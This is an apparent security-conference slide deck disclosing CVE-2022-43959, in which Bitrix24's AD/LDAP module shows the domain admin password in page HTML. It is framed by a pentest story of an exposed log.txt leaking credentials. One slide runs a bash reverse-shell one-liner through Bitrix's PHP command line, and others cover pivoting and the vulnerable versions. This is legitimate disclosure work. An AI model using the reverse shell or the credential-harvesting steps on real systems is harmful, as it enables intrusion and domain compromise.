



Vulnerabilities in Bitrix24 CVE-2022-43959


Dmitrii
Lymbin

Secware, Defcon 78412

Sergey
Avdeev

Secware, Defcon 78412

📍 @lymbin @Avd97



Whoami



@lymbin and @Avd97

 Security Researchers in **Secware**

 Organizers and speakers in Defcon Penza
@defcon58



SecWare
Secure Software Solutions



Agenda



 Backstory

 What is **CVE-2022-43959**?

 Analyze **CVE-2022-43959**

 Attack Sequence


 Reporting Vulnerability

 Bonus



Backstory

How we pentested an organization...



Gaining admin access into Bitrix24



Finding open log.txt with admin creds

```
),  
'ADMIN_NOTES' => '',  
'PASSWORD' => '$6$T[REDACTED]',  
'CONFIRM_PASSWORD' => '12[REDACTED]',  
'UF_DEPARTMENT' =>  
array (  
  0 => '',  
)  
,
```



AddMessage2Log

Функция добавляет новую запись в log-файл. Путь до файла (или имя файла) рекомендуется делать уникальным в рамках каждого проекта.

Для работы функции необходимо, чтобы до ее вызова была определена константа **LOG_FILENAME**, содержащая абсолютный путь к log-файлу. Если эта константа не определена, то функция не выполняет никаких действий.

Константа **LOG_FILENAME** при необходимости определяется в начале текущей страницы или в одном из файлов:

- `/bitrix/php_interface/dbconn.php`
- `/bitrix/php_interface/ID_caymal/init.php`

Примеры использования

```
<?
// файл /bitrix/php_interface/dbconn.php

// определим константу LOG_FILENAME, в которой зададим путь к лог-файлу
define("LOG_FILENAME", $_SERVER["DOCUMENT_ROOT"]."/log.txt");
?>
```

BTW...



Артеми́й Зайцев 13.01.2014 11:42:26

Определение файла лога по умолчанию log.txt - далеко не безопасный способ. Кто угодно может открыть его на вашем сайте.

Код

```
define( "LOG_FILENAME", $_SERVER["DOCUMENT_ROOT"]."/log.txt");
```

Чтобы никто не мог читать ваш лог, назовите его оригинально:

Код

```
define("LOG_FILENAME", $_SERVER["DOCUMENT_ROOT"]."/mylog-394857399875.txt");
```


Looting



Maintain access

Командная PHP-строка ☆

PHP-строка (1) × +

Произвольный PHP-скрипт для выполнения на сервере

```
1 echo shell_exec("bash -i >& /dev/tcp/ 0>&1")
```

1 строка: 1 символ: 61 Всего строк: 1

Выполнить Очистить ☒ Отображать результат выполнения как текст

Последняя авторизация: [REDACTED]

Имя:

Фамилия:

Отчество:

E-Mail:

Логин (мин. 3 символа):

Новый пароль:¹

Подтверждение нового пароля:

Getting inside. How?



Problems:

- Failed to escalate privileges and become `root`
- Couldn't find any users passwords
- Bitrix24 administrator `is not a domain user`

Solution???

Getting inside. How?

Problems:

- Failed to escalate privileges and become `root`
- Couldn't find any users passwords
- Bitrix24 administrator `is not a domain user`

Solution!!!

- Chisel and Proxycains
- `Vulnerability in AD/LDAP integration module`



CVE-2022-43959

What it is...



Сайт

Администрирование

1

Настройки

поиск...

Андрей Челиков

Выйти

RU

Помощь

Рабочий стол

Контент

Маркетинг

Магазин

Клиенты

Сервисы

Marketplace

Настройки

Настройки

Избранное

Пользователи

Поиск

Проактивная защита

Настройка HTTPS

Валюты

Список валют

Курсы валют

AD/LDAP

Локализация

Облако 1С-Битрикс

Управление масштабирования

Облачные хранилища

Настройки продукта

Инструменты

Проверка системы

Монитор качества

SQL запрос

Командная PHP-строка

Резервное копирование

Рабочий стол

Настройки

AD/LDAP

Редактирование сервера #1

Список

Создать

Удалить

Сервер

Настройка полей

Группы

Синхронизация

Настройки сервера

Код: 1

Последнее изменение: 12.03.2023 21:14:18

Активен: ☒

Название: Сервер Active Directory

Описание:

Домен для NTLM авторизации:

Текущий логин пользователя NTLM авторизации (домен\логин): Не определен

Сервер:порт: 192.168.0.173 : 389

Тип подключения: Без шифрования

Логин пользователя с правами доступа на чтение к дереву (в формате логин@домен или домен\логин): office\admin.bitrix

Пароль:

Название:	<input type="text" value="Сервер Active Directory"/>		
Описание:	<div></div>		
Домен для NTLM авторизации:	<input type="text"/>		
Текущий логин пользователя NTLM авторизации (домен\логин):	Не определен		
Сервер:порт:	<input type="text" value="192.168.0.173"/>	:	<input type="text" value="389"/>
Тип подключения:	<div>Без шифрования ▾</div>		
Логин пользователя с правами доступа на чтение к дереву (в формате логин@домен или домен\логин):	<input type="text" value="office\admin.bitrix"/>		
Пароль:	<div>●●●●●●●●●●●●●●●●</div>		
<div>Проверить</div>			


```

▶ <div id="tabControl_tabs" class="adm-detail-tabs-block bx-fixed-top adm-detail-tabs-block-fixed" style="left: 321px; width: 1562px; top: 0px;"> ... </div>
▼ <div class="adm-detail-content-wrap">
  <input id="autosave_marker_2cd616f3297606645b3143d698819e8e7" type="hidden" name="autosave_id" value="2cd616f3297606645b3143d698819e8e7">
  <script type="text/javascript"> ... </script>
  ▼ <div id="edit1" class="adm-detail-content" style="display: block;">
    <div class="adm-detail-title">Настройки сервера</div>
    ▼ <div class="adm-detail-content-item-block" style="height: auto; overflow-y: visible;">
      ▼ <table id="edit1_edit_table" class="adm-detail-content-table edit-table" style="opacity: 1;">
        <tbody>
          <tr> ... </tr>
          <tr> ... </tr>
          <tr> ... </tr>
          <tr class="adm-detail-required-field"> ... </tr>
          <tr> ... </tr>
          <tr> ... </tr>
          <tr> ... </tr>
          <tr class="adm-detail-required-field"> ... </tr>
          <tr> ... </tr>
          <tr class="adm-detail-required-field"> ... </tr>
          ▼ <tr class="adm-detail-required-field">
            <td class="adm-detail-content-cell-l">Пароль:</td>
            ▼ <td class="adm-detail-content-cell-r">
              <input type="password" name="ADMIN_PASSWORD" size="53" maxlength="255" value="Sup3rS3cr3tP@ssw0rd"> [event]
            </td>
          </tr>
          <tr> ... </tr>
          <tr class="adm-detail-required-field"> ... </tr>
          <tr> ... </tr>
          <tr> ... </tr>
          <tr> ... </tr>
          <tr> ... </tr>
        </tbody>
      </table>
    </div>
  </div>
  <div id="edit2" class="adm-detail-content" style="display: none;"> ... </div>
  <div id="edit3" class="adm-detail-content" style="display: none;"> ... </div>
  <div id="edit4" class="adm-detail-content" style="display: none;"> ... </div>
  <div class="adm-detail-content-btns-wrap" style="display: block; height: 59px;"> ... </div>
  <div id="tabControl_buttons_div" class="adm-detail-content-btns-wrap bx-fixed-bottom adm-detail-content-btns-fixed" style="left: 322px; width: 1560px;">
    ... </div> [event]
  </div>

```

```
<td class="adm-detail-content-cell-r">
  <input type="password" name="ADMIN_PASSWORD" size="53"
    maxlength="255" value="Sup3rS3cr3tP@ssw0rd"> event
</td>
```

Пароль:

base DN):

ожидания
ов поиска
[TIMELIMIT]

зовов API
[TIMEOUT]

й таймаут
[TIMEOUT]

объектов,
ом поиске

Использовать сохраненный пароль >

Предложить надежный пароль...

Управление логинами

Отменить

Повторить

Вырезать

Скопировать

Вставить


Удалить

Выделить всё

Исследовать свойства поддержки доступности

Исследовать





1 Начало настройки

2 Дизайн Битрикс24

3 Цветовая схема

4 **Настройка Битрикс24**

5 Установка данных

6 Окончание настройки



Настройка продукта «1С-Битрикс24»

Настройки Active Directory

Соединение установлено успешно

*Сервер:порт:	192.168.0.173 : 389
*Административный логин: <small>(логин пользователя с правами чтения из Active Directory в формате логин@домен или домен\логин)</small>	office\admin.bitrix
*Административный пароль:	<div>.....</div> <div>Проверить</div>
*Корень дерева (base DN): <small>(для установки ограничения по одному или нескольким OU, укажите соответствующие DN через точку с запятой)</small>	<div>DC=office,DC=secure</div> <div>DC=office,DC=secure</div>

← Назад

Далее →

Admin Bitrix Properties



General	Address	Account	Profile	Telephones	Organization
Remote control		Remote Desktop Services Profile			COM+
Member Of		Dial-in	Environment		Sessions

Member of:

Name	Active Directory Domain Services Folder
Administrators	office.secure/Builtin
Domain Admins	office.secure/Users
Domain Users	office.secure/Users

Add...

Remove

Primary group: Domain Users

Set Primary Group

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

```
▼ <td class="adm-detail-content-cell-r">
  <input type="password" name="ADMIN_PASSWORD" size="53"
  maxlength="255" value="Sup3r53cr3tP@ssw0rd"> event
</td>
```

Vulnerable Versions



Kernel Module

from 22.0.300 to 22.600.0 (30.01.2023)

AD/LDAP connector

from 21.0.0 to 23.100.0 (19.02.2023)

AD/LDAP интеграция

[ВЕРНУТЬСЯ ОБРАТНО](#)

Версия 23.100.0


Дата обновления : 19 февраля 2023

- Пароль администратора Active Directory больше не отображается на административных страницах.
- Улучшен алгоритм генерации пароля при создании пользователей.
- Разработчикам: несколько методов класса CLdapUtil помечены как deprecated и будут удалены в ближайших обновлениях.



Attack Sequence



And its consequences...



Attack Sequence




Attack Sequence



